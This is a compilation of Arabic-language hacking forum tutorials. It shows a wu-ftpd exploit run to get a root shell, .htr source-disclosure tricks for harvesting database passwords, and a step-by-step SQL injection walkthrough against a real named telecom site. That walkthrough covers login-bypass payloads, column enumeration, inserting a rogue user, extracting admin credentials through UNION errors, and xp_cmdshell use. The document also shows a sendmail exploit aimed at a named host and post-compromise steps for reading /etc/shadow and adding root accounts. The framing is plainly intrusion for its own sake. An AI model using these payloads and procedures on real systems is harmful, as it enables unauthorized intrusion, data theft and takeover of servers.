 و يا سلام لو كان الموقع المستهدف بيعمل على نظام التشغيل ده كده يبقى كل اللي تعمله انك تعمل كومبايل
 للثغره دي و بشغلها على سيرفر الموقع المستهدف و كده حيدك root access
 root@lcEr:~/# ./wuftp2600 -t -s 0 196.1.2.3
 Target: 196.1.2.3 (ftp/<shellcode>): RedHat 6.2 (?) with wuftp 2.6.0(1)
 from rpm
 Return Address: 0x08075844, AddrRetAddr: 0xbffff028, Shellcode: 152
 ..login into system
 USER ftp
 .Guest login ok, send your complete e-mail address as password ٣٣١
 <PASS <shellcode>
 Next time please use your e-mail address as your password-٢٣٠
 for example: icer@ae.net -٢٣٠
 .Guest login ok, access restrictions apply ٢٣٠
 STEP 2 : Skipping, magic number already exists:
 [[87,01:03,02:01,01:02,04
 STEP 3 : Checking if we can reach our return address by format string
 (STEP 4 : Ptr address test: 0xbffff028 (if it is not 0xbffff028 ^C me now
 .STEP 5 : Sending code.. this will take about 10 seconds
 Press ^\ to leave shell
 Linux lame_box.za.net 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686
 unknown
 (uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)

!Bang! You have root

طبعا انا نسيت امر الكومبايل ..شوف الامر ده **man gcc** و هوه حيديلك معلومات كامله عن امر الكومبايل ..بكل الخيارات اللي معاه كده يبقى انا كده عملت اللي عليه محدش يسالني باه بعد كده و يقولي ياواد يا ايسر اعمل ايه

search..U will find what U wanna

طيب ...اه نسيت ..محدش سألني اعمل بالنت كات بعد كده ..بعض الثغرات بتحتاجه ..
لو لاحظت اننا استغلينا خاصيه ال **annonymous** الموجوده ..لاكن لو كانت الخاصيه دي مش موجوده ..يبقى مش حنعرف نكمل الكلام ده عشان الاكسبلويت مش تشتغل ..في هذه الحاله الاكسبلويت مش تشتغل الا لو معانا باسورد و يوزر نيم عشان نخش على الاف تي بي بتاع الموقع ..
عشان كده لازم تقرا السورس بتاع الاكسبلويت ..و كل اكسبلويت لها ساينتكس و شغل خاص بيها ..بس المبادئ الاساسيه و احده

" اختراق الـ SQL "

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: linuxray

\$\$\$\$\$\$\$\$\$\$\$\$

س: في البداية ماهي الاس كيو ال (SQL)؟؟

الاس كيو ال هي عبارة عن قاعدة بيانات تحتوي على جداول واغلب المواقع التي تكون صفحاتها منتهية ب ASP هي صفحات تسحب بياناتها من قاعدة SQL وصفحات ASP ممكن ان تكون كنز من المعلومات لاخرق قواعد بيانات QLS وهذا ماسوف اشير اليه لاحقا ، و SQL تنتصت على البورت ١٤٣٣ ايضا مايريد ان اخبرك به ان ال SQL قد تحتوي على اكثر من قاعدة بيانات وكل قاعدة بيانات تحتوي على عدد من الجداول يمكن ان تتصور كبرقواعد بيانات SQL والعدد الكبير من البيانات التي تحتويها .

س: مالذي يمكن ان استفيد منه اذا اخترقت قاعدة بيانات SQL ؟
هذا على حسب نشاط الموقع اذا كان هذا الموقع منتدى لا اقصد منتديات PHP بل منتديات ASP في الغالب سوف تحصل على جميع اسماء المستخدمين وكلمات السر وبامكانك تعديل وحذف اي موضوع وصلاحيات لم تكن تحلم بها ، اما اذا كان الموقع يحتوي على ميزة قائمة المراسلات فسوف تحصل على اعداد خيالية من الايميلات ، عندها قم بانشاء شركة للدعاية والاعلان وسوف تصبح ثريا اذن لاتنسى LinuxRay_ موقع ان تجد اي شئ داخل قواعد بيانات معلومات اشخاص - ارقام هواتف - عناوين - تواريخ الميلاد ، ممكن ان تصبح Administrator .
اعرف انه قد اصابك الملل الان لكن استعد نشاطك من جديد فالطريق مازال طويلا ...

س: مالذي تحتاجة للدخول على قواعد بيانات SQL ؟
تحتاج فقط لل User Name و Passwd

س: من اين احصل على اسم المستخدم وكلمة المرور ؟
هناك طرق عديدة للحصول على User name and Passwd منها كما اسلف صفحات ال ASP وملفات اخرى من نوع *.sql هناك ثغرات كثير يمكن ان تحصل منها على كلمات المرور مثل ثغرة htr.+ كيف تستخدم هذه الثغرة :

htr.+asp.page/target//:http

target : الموقع الهدف

Page : صفحة asp

htr.+ : الثغرة

هذه الثغرة تقوم احيانا بفتح صفحة بيضاء لاتحتوي على اي حرف اعرف انك سوف تتساءل مالفائدة اذن منها الفائدة هو

خلف هذه الصفحة البيضاء اذهب الى View Source لكي ترى اوامر البرمجة الخاصة ب ASP التي

لا يمكن لك ان تراها في الوضع العادي : مثل

```
%>
("Connection.ADODB")CreateObject.Server =Set DB
SQL =DRIVER"Open .DB
Developer (R)Microsoft =PPA;sa;PWD=xxx;UID=Server;SERVER
"٦٦٦٦٦٦٦٦" ,"yaRxuniL_" ,"moe_dbs=xxx;DATABASE=Studio;WSID
```

```
<%
```

```
-----
في الكود السابق ترى ان اسم المستخدم هو yaRxuniL_
وكلمة السر هي ٦٦٦٦٦٦٦٦
-----
```

الشيء المضحك انه احيانا اذا كان هناك خطأ في صفحة ال ASP مثل الاتي :

```
'^a٠١a٨٠٠AMicrosoft VBScript runtime error '
```

```
'nnoC' :Object required
```

```
°inc, line .filename/
```

هناك ملف ينتهي بامتداد *.inc هذا ملف يحتوي على اوامر يتم تنفيذها من جانب الملقم ويحتوي على اسم المستخدم وكلمة المرور
اذن ماذا تنتظر قم بسحب هذا الملف وذلك باضافة اسم الملف في عنوان الموقع .

وممكن ان ترى مثل هذا الامر في صفحة ASP
عند تطبيق الثغرة عليها هذا يعني ان اوامر البرمجة داخل ملف inc.database

```
<!--"inc.database" = elif edulcni#--!>
```

وهناك عدة ملفات تحتوي على كلمة المرور مثل ملفات

```
asa.global
asa.global++
asa.global-beforemilion
asa.global-
sql.milion
asa.direct-global
```

ليس من الضرورة ان تكون الملفات بهذه الاسماء لكن هذا هو المعتاد عليه من قبل مبرمجي SQL وكل ما عليك فعله ان تكتب اسم الصفحة مثل الاتي :

htr.+asa.global

هناك شجرة قديمة في IIS 3 وهي ان تضيف بعد صفحة ASP هذا الرمز `atad$::` كما يلي
`atad$::asp.file`
 هذه الشجرة لاتعمل الا على IIS 3 فلا تتعب نفسك بتطبيقها فقط للعلم لا اكثر .

لقد اقتربنا من النهاية ... ماذا بعد الحصول على اسم المستخدم وكلمة المرور؟؟

بعدها الدخول على قاعدة ال SQL !!

هناك عدة برامج تدخل على قاعدة البيانات انا استخدم Visual interdev 6.0 لكني مازلت افضل استخدام البرنامج السهل ACCESS 2000

كل ما عليك فعله هو فتح البرنامج الذهاب الى قائمة

File

اختر

New

ومن قائمة الملفات الجديدة اختر

(Exiting Data)Project

اي مشروع قاعدة بيانات موجودة .

سيظهر لك مربع لانشاء الملف اختر

Create

اي انشاء

الان سترى مربع

Data Link Properties

تحتاج فقط لثلاث معلومات اسم الموقع او الاي بي - اسم المستخدم - كلمة المرور

١ - ادخل اسم الموقع في صندوق Select or enter server name

٢ - اسم المستخدم في User Name

٣ - كلمة السر Password

ملاحظة (قم بإزالة الصح من مربع Blank Password)

اضغط في البداية على Test Connection في الاسفل لاختبار الاتصال بقاعدة البيانات اذا رأيت هذه

Test Connection Succeeded العبارة

فمعناه ان الاتصال بقاعدة البيانات تم بنجاح.

يمكنك الان ان تختار اي قاعدة بيانات تريد الدخول اليها من القائمة المسندلة :

Select the data base on the server

واضغط على OK او موافق ...

" درس مفصل عن الـ SQL "

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: hish_hish

\$\$\$\$\$\$\$\$\$\$\$\$

أتجهت غالبية المواقع لإستخدام صفحات ديناميكية ومنها ما نحن موجودين فيه (:
وتستخدم قواعد بيانات فيها كم كبير من المعلومات,
وعن طريق سكربت مكتوب بإحدى لغات الويب الديناميكية PHP أو ASP والتي تعمل جمبا إلى جمب مع
محركات قواعد البيانات .

SQL Server , MySQL, Oracle

يتم أستخلاص المعلومات المطلوبه وترك البقيه
حيث تأخذ معلومات من المستخدم ومن ثم تعالج ويستخدم بعضها في تكون أوامر الـ SQL ليتم أستخلاص
البيانات أو التأكد من صحة بعض المدخلات لبناء الصفحة المطلوبه أو قبول المستخدم أو رفضه دائما يتم
طلب أسم مستخدم وكلمة مرور في الصفحات التي تخولك بعمل عمل لا يقوم به إلا من قام صاحب الموقع
بإعطائه الصلاحيه للقيام بها كأن يقوم بحذف موضوعي (: أو تثبيته في القانمه :(((
حيث يتم التأكد من وجود أسم المستخدم في قاعدة البيانات وأن كلمة المرور المعطاه مطابقه لتلك الموجوده
بجانب أسم المستخدم حيث يتم أخذ معلومه وتضمينها في أمر الـ SQL الذي يقوم بالتأكد من وجودها
وصلاحيته ولكن يجب الحذر عند كتابة سكربت يقوم بتوثيق المستخدم للتأكد من أنه مخول له بالدخول
للصفحة المحميه أم لا وذلك بالتأكد من نظافة القيم المستقبليه من المستخدم وخلوها من أي رموز من شأنها
أن تجعل أمر الـ SQL خاطئ في بنائه أو القيام بأي أمر غير مسموح به

سنتكلم الآن عن ما يسمى SQL injection

حيث أنه ضعف في كتابة سكربت التوثيق وأيضا بوجود موقع للتجربه
وهو موقع شركة الإتصالات السعوديه

عنوان الموقع <http://www.stc.com.sa/>

عند الدخول للصفحة الرئيسيه نجد رابط يختص بمقدمي خدمة أنترنت في السعوديه

وهو http://www.stc.com.sa/arabic/scripts/ar_frame.asp?pagenum=25

عند دخوله فإنه يطلب منك أسم مستخدم وكلمة مرور !!!!

دائما في الحاله هذه أول ما يتبادر لنا هو الـ SQL injection

نقوم بتجربه

أسم مستخدم : '

وكلمة مرور : '

فنحصل على الخطأ التالي

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'

**[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string " ' .
/arabic/Scripts/ar_csd_reply.asp, line 33**

وفي بعض الحالات يظهر الخطأ التالي

اقتباس :

**Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark
before the character string "" AND Password="".
/admin/admin.asp, line 13**

وفي الخطأ هذا حصلنا على جزء من أمر الـ SQL وأيضا اسم أحد الأعمدة في الجدول

وهو ما يؤكد إمكانية عمل inject للـ SQL Query المستخدمه للتحقق صلاحية اسم المستخدم وكلمة المرور المدخله .

إذن نتكلم عن الـ SQL injection بشيء من التفصيل

لو كان لدينا سكربت يقوم بالتأكد من صلاحية اسم المستخدم وكلمة المرور المدخله من المستخدم قاتنا سنتحقق منها بالطريقة التاليه

code:

```
SELECT * from Users WHERE User_Name='<field from web form>' AND Password='<field from web form>'
if( TRUE ){
    Login OK
}
else {
    Login FAILED
}
```

عند قيام أحد المسموح لهم بالدخول للصفحة المحمية فإنه يقوم بكل تأكيد بتوثيق نفسه قبل أن يسمح له بالدخول
 فعند قيامه بأدخال أسم المستخدم وكلمة المرور الخاصة به
 أسم المستخدم: **admin**
 كلمة المرور: **t0ps3cr3t**
 فإن شكل امر الـ SQL سيصبح بالشكل التالي :
code:

```
SELECT * from Users WHERE Users_Name='admin' AND
Password='t0ps3cr3t'
```

وعند وجود سطر في جدول User تحقق فيه الشرط وهو أن يكون اسم المستخدم admin وكلمة المرور
t0ps3cr3t
 فإن الأمر سيقوم بإرجاع قيمة **TRUE** أي أن المستخدم مخول بالدخول .
 غير ذلك سيتم إرجاع **FALSE** وسيتم رفض الدخول

ملاحظه : يجب أن يكون لديك ولو القليل من المعرفة بأوامر الـ SQL
<field from web form> يحل محلها ما أدخله المستخدم في صفحة التحقق من صلاحيته
 في تجربتنا عندما قمنا بإدخال ' كإسم مستخدم وبالمثل لكلمة المرور فإن أمر الـ SQL أصبح بالشكل التالي
 :
code:

```
SELECT * from Users WHERE User_Name=' ' AND
Password=' ' '
```

ونلاحظ أننا قمنا بإغلاق علامة التنصيص الأولى وبقي علامة تنصيص لم تغلق بعد
 وهو ما أدى لظهور رسالة الخطأ!!

الآن نقوم بتجربة إم مستخدم **'1'='1' OR 'blah'**
 ومثلها لكلمة المرور.
 فيصبح شكل أمر الـ SQL
code:

```
SELECT * from Users WHERE User_Name='blah' OR '1'='1'
AND Password='blah' OR '1'='1'
```

لنحلل الأمر كل جزء على حدا

SELECT * from Users

تعني أختار جميع السطور من الجدول Users

WHERE User_Name='blah' OR '1'='1' AND Password='blah' OR '1'='1'

في هذا الجزء نقوم بتحديد السطر الذي سنقوم باختياره وهو الذي نتحقق فيه الشروط

'blah' OR '1'='1'

هنا بوجود **OR** لم تصبح قيمة نصيه ولكن أصبحت شرط

يصبح الشرط صحيح إذا كان طرف واحد على الأقل من الأطراف المشتركة في الشرط صحيح

وفي حالتنا فإن الطرف الأول هو 'blah'

وهو بدون الخوض في تفاصيل لسنا في صدها الان يعبر عن قيمة صحيحة **TRUE**

والطرف الآخر هو '1'='1'

يمكنك الإجابة عن إذا كانت 1 مساويه لـ 1 أم لا !!!!

إذا سيكون شكل الشرط بعد تحليله هو **TRUE OR TRUE**

وبالتالي فإن النتيجة النهائية للشرط هي **TRUE**

ونفس التفاصيل تحدث لكلمة المرور

ملاحظه مهمه جداً: القيمه **TRUE** التي نحصلها من الشرط ليست مساويه للكلمه **TRUE** التي نكتبها

على لوحة المفاتيح الخاصه بنا

لذلك لا تحاول إستخدام أسم مستخدم **TRUE** وكلمة مرور **TRUE** لإتمام الـ **SQL injection**

الشرط السابق سيقوم باختيار أول سطر من الجدول **Users** ويرجع محتوياته في مصفوفه

وبالتالي في بعض الحالات ستجد أنك قد أستطعت الدخول للصفحة المحميه

ولكن في حالات أخرى لا

لنكمل التفاصيل.....

يجب التنبيه لأنه ربما يكون الشرط في أمر الـ **SQL** وهو ما يأتي بعد **WHERE** يتحقق من عدة أشياء

لذلك نستخدم (**two dashes**) -- لئتم إهمال بقية السطر ، حيث يمكننا الإستعاضه عن ما أدخلناه قبل

قليل بالمدخلات التاليه

أسم مستخدم--'1'='1' OR 'blah' :

وكذلك كلمة المرور (في بعض الحالات يمكنك إهمال كتابة كلمة مرور لأن -- ستهملها لأنها تأتي بعد اسم

المستخدم في أمر الـ **SQL**

توجد طريقه مريحه جدا ومضمونه بحيث أنك لن تحتاج لتخمين أحد أسماء الأعمده

وهي استخدام **having clause**

بالطريقه التاليه

أسم مستخدم'1=1--having

حيث سنحصل على رساله خطأ كالتاليه

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column

'cs_isp_user.UserID' is invalid in the select list because it is not

contained in an aggregate function and there is no GROUP BY clause.

/Arabic/Scripts/ar_csd_reply.asp, line 33

وبها أسم الجدول وأيضا أسم أول عمود
بعدها لنستطيع الحصول على أسماء بقية الأعمده

سنستخدم **group by**

بالشكل التالي

--group by cs_isp_user.UserID'

بعدها سنحصل على عمود أسمه **passwd**

فنستخدمه للحصول على اسم العمود اللي يليه بالشكل التالي

--group by cs_isp_user.UserID,cs_isp_user.passwd'

ونكرر زيادة أسم كل جدول مع العمود إلى أن نحصل على صفحة تخبرنا بأن أسم المستخدم خاطئ !

نحتاج الآن أن نقوم بجمع أكبر قدر ممكن من أسماء الأعمده في هذا الجدول

نقوم بإدخال التالي:

أسم مستخدم--(username) **group by (username) : blah'**

فنحصل على الخطأ التالي :

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error

'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid

column name 'username'.

/arabic/Scripts/ar_csd_reply.asp, line 33

وهو ما يفيد بأنه لا يوجد عمود في هذا الجدول له الأسم **username**

نقوم بتجريبه الأسماء الشائعة مثل **password ,username,id,user_id,email**

,first_name

عند تجربتنا لـ **userid** فأننا نحصل على خطأ آخر وهو ما نبحت عنه

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error

'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column

'cs_isp_user.passwd' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/arabic/Scripts/ar_csd_reply.asp, line 33

هنا حصلنا على معلومتين وهي أسم الجدول وهو cs_isp_user وأيضاً أسم أحد الأعمده وهو passwd نقوم الآن بتكرار العمل السابق ولكن باستخدام اسم العمود الجديد فنقوم بإدخال أسم المستخدم التالي--(passwd) group by : blah' فنحصل على الخطأ التالي :

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'cs_isp_user.UserID' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/arabic/Scripts/ar_csd_reply.asp, line 33

حصلنا على أسم عمود وهو UserID وهو نفسه ما قمنا بتخمينه وهو userid تجدر الإشارة إلى أن MS SQL Server ليس حساس لحالة الأحرف (: نلاحظ أننا سنكون في حلقه غير منتهيه ولا نحصل إلا على أسماء الجداول UserID و passwd إذن الجدول لا يحوي إلا على عمودين وهي التي حصلنا عليها إذن في الحاله هذه نقوم بأدخال مستخدم جديد للجدول وبعدها نقوم بالدخول بشكل طبيعي من الصفحه الخاصه بتسجيل الدخول (:

سنقوم بكتابة التالي في خانة أسم المستخدم :
blah' INSERT INTO cs_isp_user(UserID,passwd) VALUES('M_3','hi')--

حيث سيتم إضافة مستخدم جديد له أسم مستخدم M_3 وكلمة مرور hi وبعدها تستطيع الدخول للصفحة المحميه بهذه البيانات على أنك مخول له بالدخول

في مثالنا (شركة الإتصالات) أنتهينا من استغلال أمكانية عمل inject لها ولكننا سنكمل الحديث عن طريقه

ممتع له لكي نستطيع قراءة اسماء المستخدمين وكلمات مرورهم وبعدها تستطيع الدخول بأي منها دون إضافة نفسك
وهو الأمر الذي لن يضع شكوك حول وجود لشخص مشبوه
سنكمل ما بدأناه ولكن بإضافة عمود آخر له الاسم id وهو رقم تسلسلي لكل مستخدم (تذكر أنه رقم)
إذن لدينا جدول اسمه user
يحتوي الأعمدة التالية
id وهو رقم صحيح
username وهو قيمة نصية (القيم النصية يمكن أن تحوي أرقام) مثال admin1
passwd وهي أيضا قيمة نصية

نحرب عمل union لقيمة نصية وتحويلها إلى قيمة عدديه (لن يتم التحويل ولكنه سيخرج رساله خطأ
ثمينه جدا)
ندخل اسم المستخدم : `blah' union SELECT username FROM user`
و سنحصل على رسالة خطأ لا تفيدنا في شيء
رسالة الخطأ هي
اقتباس :

**Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries
in an SQL statement containing a UNION operator must have
an equal number of expressions in their target lists.
/admin/admin.asp, line 13**

نقوم بزيادة id مره واحد فتصبح بالشكل التالي
blah' union SELECT username,username FROM user
فحصل على نفس رسالة الخطأ
نتابع الزيادة إلى أن نحصل على رسالة خطأ مختلفه
لنفترض أننا حصلنا على رسالة الخطأ الجديده عند إدخال اسم المستخدم التالي
**blah' union SELECT username,username,username
e,username,username FROM user**
فحصل على رسالة الخطأ التاليه

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error
'80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax
error converting the
varchar value 'Lame_Admin' to a column of data type int.
/admin/admin.asp, line 13

(:حصلنا على أول أسم مستخدم وهو عادةً ما يكون للأدمن
وسبب ظهور هذا الخطأ هو لأننا نطلب من محرك SQL أن يقوم بتحويل قيمة نصيه (وهي
Lame_Admin) إلى قيمة عددية صحيحه(int)
وهو الشيء الغير مسموح ، لذلك يقوم بأخبارك أنه لا يستطيع تحويل Lame_Admin إلى قيمة عددية
صحيحه (: هذا أذكى شي قامت microsoft بعمله :)
الآن حصلنا على أسم المستخدم وسنحاول الحصول على كلمة المرور
ندخل أسم المستخدم التالي:passwd,passwd,passwd,passwd,passwd FROM user
بنفس العدد السابق عند حصولنا على أسم المستخدم
سنحصل على هذا الخطأ

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error
'80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax
error converting the
varchar value 'stupid' to a column of data type int.
/admin/admin.asp, line 13

حصلنا على أسم المستخدم وكلمة المرور ويمكننا تسجيل الدخول للصفحة المحمية بدون وجود أي أثر لنا
إلا إذا كانت الصفحة المحمية عند الدخول لها تقوم بطباعة بعض المعلومات مثل رقم الايبي لأخر شخص

قام بالدخول بإسم المستخدم هذا
عندها فكر بما ستقوم به بنفسك

بقي أتكلم عن الـ **Stored Procedure** وهي كتشبيه أقرب إلى أدوات موجوده مسبقا **Built-in** تقوم بعمل محدد عند طلبها

ستستطيع الإستفاده من الـ **Stored Procedure** إذا كان الـ **SQL Server** يعمل على المستخدم

sa
أو إذا كان المستخدم الذي يعمل عليه الـ **SQL Server** تم السماح له بإستخدامها

لذلك فانت محظوظ عند حصولك على **SQL Server** بهذه الإمكانيات

يوجد أكثر من ١٠٠ **Stored Procedure**
في الجدول التالي أهمها

```
+-----+-----+
-----+
| xp_cmdshell | |تمرير أمر لنظام التشغيل ( يتم تنفيذه على حسب صلاحيات المستخدم) |
|-----|
| xp_regread | |إفراءة قيمة مفتاح في الريجستري |
|-----|
| xp_regdeletekey | |حذف مفتاح من الريجستري |
|-----|
| xp_regdeletevalue | |حذف قيمة مفتاح من الريجستري |
|-----|
| xp_regwrite | |للكتابة في الريجستري |
|-----|
| xp_servicecontrol | |البدأ أو إنهاء خدمة على السيرفر |
|-----|
+-----+-----+
```

أما طريقة الإستفاده من أي من هذه الـ **Procedure** فهي بالشكل التالي
'exec master..xp_cmdshell 'dir

هذا مثال لطريقة أستخدام **xp_cmdshell** والبقية مثله
عدا الكتابة في الريجستري فهو بالشكل التالي
'exec master..xp_regwrite 'REGISTRY KEY' VALUE

أيضا بقي الإشارةه إلى أنه بإمكانك قراءة كود ملفات asp التي يعمل عليها الموقع عن طريق إضافة جدول جديد ومن ثم نسخ كود صفحة asp ووضعه

في هذا الجدول بالطريقة التاليه

```
((CREAT TABLE M_3 ( source varchar(8000  
هذا السطر يقوم ببناء الجدول وأسم الجدول M_3 وبداخله عمود واحد من النوع varchar حجمه  
٨٠٠٠ بايت
```

بعد ذلك بإمكانك الان إضافة أي ملف على السيرفر إلى هذا الجدول ومن ثم قرائته بالشكل التالي

```
'bulk insert M_3 from 'c:\inetPub\wwwroot\login  
.asp
```

ولقراءة ما تم نسخه يمكنك ذلك عن طريق رسائل الخطأ التي تكلمنا عنها في الموضوع السابق
أسهلها هو عمل union حيث يتم توليد رسالة خطأ بها ما تم نسخه....

" درس لإحتراف الهاك في اختراق المواقع "

\$\$\$\$\$\$\$\$\$\$

الكاتب: CONIK

\$\$\$\$\$\$\$\$\$\$

س:- ماهي الثغرات وما معناها؟؟

ج:- الثغرات هي ضعف أمني يساعدك في دخول نظام معين وأختراقه وقد تكون أيضا الطريقة المساعدة

التي تخليك تتحول من user الى administrator يعنى من مستخدم الى المدير المتصرف وتتضمن ويجب على الدوام معرفة الثغرات الامنيه الجديدة وأستثمارها علشان لا يتنبه أصحاب المواقع بيها يرقعوها (يتم تفتيحها) وأقرب مثال لهذه الثغرات الضعف الأمني الذي أكتشف في الاباتشى وهو سيرفر يركب على نظام ليونكس وأى ضعف فى أحد البرامج أو قاعده بناء الموقع تعتبر ثغرة ومن الممكن استخدامها والأستفاده منها في أختراق الموقع المراد أختراقه والتحكم في الموقع ومشاهدة الباسوردات وكل ما تريد عن طريقها

س ٢:- طيب كيف انا استثمر الثغره اذا انا لقيتها؟؟؟

ج:- من وقت ما أكتشفوا الثغرات كانت نسبة ٩٩% من الثغرات تكون سكربتاتها مكتوبه باللغه C وانتة تحتاج لمعرفة هذه اللغه أو عليك تحويلها .

كما أن هناك العديد من الثغرات يحتاج الى shell حتى انتة تتمكن من الأستفاده من هذه الثغره أو بمعنى آخر الضعف وعلى سبيل المثال بعض الثغرات الموجوده فى PHP تحتاج الى Shell PHP ومن هذه الكلام.

وعلى فكرة الضعف يكون فى الاصدارات الخاصة وكمان فى ثغره من نوع Kernel 2.2.x ولكن هذه المرة فى نظام تشغيل ليونكس

(ملاحظه هذه الثغرات التى تكون باللغه C تكون سيكربتات موجوده فى الموقع) وهناك أيضا سيكربتات أخرى مكتوبه باللغه perl ولازم فى هذه الحالة تكون انتة مركب لويكس علشان الاوامر وأنا أنصحك تركيب linux Redhat 7.3 لأنه أفضل من الماندرىك وأذكر انه الأخ بلاك هانتر لمن انا سألته أركب الماندرىك ولا الريد هات قال لى انه الماندرىك صورة مبسطه للريد هات بس غير قابله للتطور وأنه الريد هات أقوى وجزاة الله خير على هذه النصيحة نرجع للموضوع

س ٣:- كيف أحول لغه البيزل؟؟

ج:- الطريقة مره سهله كلها اوامر عادية فى البداية انتة سوى هذه الأمر

./file.pl

تعطيك هذه الرسالة

Access Denied---- هذه الرسالة توضح عدم الموافقه

أذا صار لك كذا كل ما عليك سوى كتبا بتة الامر هذه

chmod +x Conik.pl-----لاحظ مكان كونيك انتة تكتب أسم الملف

وشغلة مره ثانية وشوف النتجيه راح تكون زى كذا
\$./Conik.pl

س ٤:- طيب بالنسبة للغة C ؟
ج:- علشان تحويل الملف لازم انتة تخلي الملف يكون ملف تنفيذى بهذه الامر

-----> gcc -o Conik Conik.c
لاحظ انه انتة تكتب أسم الملف بدال أسمى كونيك المراد تغييره

يعنى على سبيل المثال :-

gcc -o Conik conik.c

وراح يكون الملف جاهز بعد هذه الامر

./Conik.c

وبعد ماصار الملف جاهز

\$ gcc -o sendmail sendmail.c
\$./sendmail

Usage : sendmail <host> <OS> <user> <password>
\$./sendmail smtp.israel.com RedHat-7.3 anonymous anonymous ----->

لاحظ انك انتة تكتب هنا الموقع الى تبغاه مكان israel

connecting to host...

connected...

id

uid=0(root) gid=0(root)

لاحظ انه طلب ممنا الملقم للبرنامج Sendmail وكمان طلب نظام التشغيل واليوزر والباسورد
وبعد هذه كله البرنامج أعطانا امتياز Root بسبب قيام البرنامج بتنفيذ ال-Exan nofer
ملاحظة لا تضن أنه لمن انا حظيت البرنامج XXX. SENDMAIL بدون اى سبب أنا حظيت لك هذه
المثال لأنه هناك ثغره فى هذه البرنامج وراح أشرحها لك أن شاء الله تعالى بس كان بدى تحفظ الأسم هذه

الظاهر انه نحنا أتوغلنا فى الموضوع زايده عن اللزوم

س ٥:- يا الله كل هذه علشان ثغره بس بطلت أنا ما أبغا اتعلم ؟

ج:- لووووول حبيب البى هذه الطريقة المعقده شوية للثغرات فى ثغرات ثانية حلوة وسهله جدا جدا

س ٦:- أيش هي قول يا Conik ترى هذه الطريقة يبغالها نظام تشغيل وكمان لغه C و Perl ؟
ج:- فى ثغرات تستخدم من خلال المتصفح يعنى انتة تشوف معلومات الموقع عبر المتصفح وتوصل الى
ملف الباسوردات من هذه الطريقه

[/cgi-bin/info2www](#)

[/cgi-bin/environ.cgi](#)

هذه وباقي العديد من الثغرات يعنى لا يقتصر الأمر على هذه الثغرات وراح أقسم الثغرات لك بحسب نظام التشغيل

NT : Uni code , bofferoverflow , tftp

**Liunx : Get Access , CGI , buffer overflow , PHP , send mail ,
ProFTPD, WU-FTPD, Kernel Exploits, rootkits,**

**UNIX : Get Access , CGI , buffer overflow , PHP , send mail , Kernel
...exploits, rootkits, ProFTPD, WU-FTPD,**

" استغلال لينكس في اختراق المواقع "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: **Viagra 2001**

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

هذا الموضوع مخصص لمن أراد التعامل مع لينكس في اختراق المواقع وليس لديه الخبرة الكافية فيه ...
سوف يكون هذا الموضوع عن العمليات التي يستحسن القيام بها بعد الحصول على كلمة السر والنجاح في
الدخول على النظام ..
أولا يجب ان تعرف بأنه يمكن ان تدخل على بعض الانظمة باستخدام بعض الكلمات المشهورة وتوجد بعض
الانظمة تسمح لك بتنفيذ أمر واحد ثم تقوم باخراجك من النظام بعد ذلك وأفضل تلك الأوامر هي ..

who

rwho

finger

وتستفيد من هذه الأوامر بأنك تستعرض اسماء المستخدمين للنظام وبذلك يمكن ان تستخرج كلمة السر من
نفس الاسم وذلك لأن بعض المستخدمين يستعمل كلمة سر مشابهة تقريبا لأسمه مثل ..

username : Black

password : Black2

وفي بعض الأنظمة تستطيع الدخول بكتابة **test** أو **demo**

من الملفات المهمة والتي يجب عليك استخراجها بعد دخولك على أي نظام ..

/etc/passwd

/etc/group

/etc/hosts

/usr/adm/sulog

/usr/adm/loginlog

/usr/adm/errlog

/usr/adm/culog

/usr/mail

/usr/lib/cron/crontabs

/etc/shadow

الحساب .. bin

وهو مهم حيث يحتوي على حساب المستخدم ويوجد به معظم الملفات المهمة وقد يوجد ملف كلمة السر
وإذا كان كذلك فيمكن

(أحيانا) إضافة كلمة سر خاصة بك وتضيف حساب دخول) روت (لك !!

والطريقة بسهولة كالتالي ..

ed passwd \$

وأخيرا تقول **exec login** وتكتب أي اسم وبذلك تكون انت مدير النظام !!

ما الذي سوف تواجهه عند دخولك على أي نظام بكلمة سر واسم مستخدم ؟ !!
 عند دخولك الى النظام ستقابل احدي هذه الاحتمالات ..
 اما انك استطعت الحصول على حساب مدير النظام) الروت (أو انك حصلت على حساب مستخدم آخر ..
 في البداية تكتب الامر التالي ..

pwd \$

والنتيجة تظهر ..

usr/admin/ \$

النتيجة اظهرت انك استطعت الدخول على المدير وبذلك تستطيع التعامل مع كامل النظام بدون قيود ..
 اذا ظهرت نتيجة غير تلك النتيجة .. فمثلا :

usr/Black/ \$

فهذا يدل على انك دخلت على حساب هذا المستخدم !!
 ولعرض ملفات هذا المستخدم تكتب الآتي ..

ls /usr/Black \$

وسوف يعرض لك ملفات هذا المستخدم ..

mail

pers

games

bin

ولكن هذا لن يعرض ملف **profile**.

ولكي تستعرضه تكتب الآتي ..

cd \$

ls -a \$

:

:

.profile

\$

اذا اردت قراءة محتويات ملف فسوف تكتب الأمر التالي ..

cat letter \$

وهذا اذا افترضنا ان الملف المطلوب هو **letter**

اذا اردت تغيير كلمة السر فما عليك الا ان تكتب ..

passwd \$

